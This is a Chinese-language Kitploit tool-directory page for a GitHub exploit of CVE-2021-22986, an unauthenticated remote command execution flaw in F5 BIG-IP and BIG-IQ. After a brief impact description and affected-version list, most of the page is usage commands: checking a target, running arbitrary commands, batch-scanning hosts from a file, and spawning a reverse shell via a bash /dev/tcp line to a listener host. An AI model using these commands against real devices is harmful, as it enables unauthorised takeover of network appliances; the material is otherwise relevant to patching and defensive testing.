Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2021-22986 — CVE-2021-22986 & F5 BIG-IP RCE | Kitploit
工具/GitHubGitHub/al1ex/cve-2021-22986
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试命令与控制远程访问工具
GitHubal1ex/cve-2021-22986

CVE-2021-22986

CVE-2021-22986 & F5 BIG-IP RCE

查看仓库
9129115年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

漏洞影响

此漏洞允许未经身份验证的攻击者通过网络访问 iControl REST 接口(通过 BIG-IP 管理接口和自 IP 地址),执行任意系统命令、创建或删除文件以及禁用服务。此漏洞仅能通过控制平面利用,无法通过数据平面利用。利用可能导致系统完全沦陷。处于设备模式的 BIG-IP 系统同样受此漏洞影响。

受影响产品

  • F5 BIG-IQ 6.0.0-6.1.0
  • F5 BIG-IQ 7.0.0-7.0.0.1
  • F5 BIG-IQ 7.1.0-7.1.0.2
  • F5 BIG-IP 12.1.0-12.1.5.2
  • F5 BIG-IP 13.1.0-13.1.3.5
  • F5 BIG-IP 14.1.0-14.1.3.1
  • F5 BIG-IP 15.1.0-15.1.2
  • F5 BIG-IP 16.0.0-16.0.1

漏洞检查

基本用法

python3 CVE_2021_22986.py

使用

漏洞检查

python3 CVE_2021_22986.py -v true -u https://192.168.174.164

验证

命令执行:

python3 CVE_2021_22986.py -a true -u https://192.168.174.164 -c id

命令执行

python3 CVE_2021_22986.py -a true -u https://192.168.174.164 -c whoami

执行2

批量扫描

python3 CVE_2021_22986.py -s true -f check.txt

批量扫描

反弹Shell

python3 CVE_2021_22986.py -r true -u https://192.168.174.164 -c "bash -i >&/dev/tcp/192.168.174.129/8888 0>&1"


反弹Shell

反弹Shell成功

新的POC

python3 newpoc.py https://192.168.174.164

新POC

参考

https://support.f5.com/csp/article/K03009991

https://github.com/safesword/F5_RCE

https://attackerkb.com/topics/J6pWeg5saG/k03009991-icontrol-rest-unauthenticated-remote-command-execution-vulnerability-cve-2021-22986

https://github.com/Udyz/CVE-2021-22986-SSRF2RCE

下载工具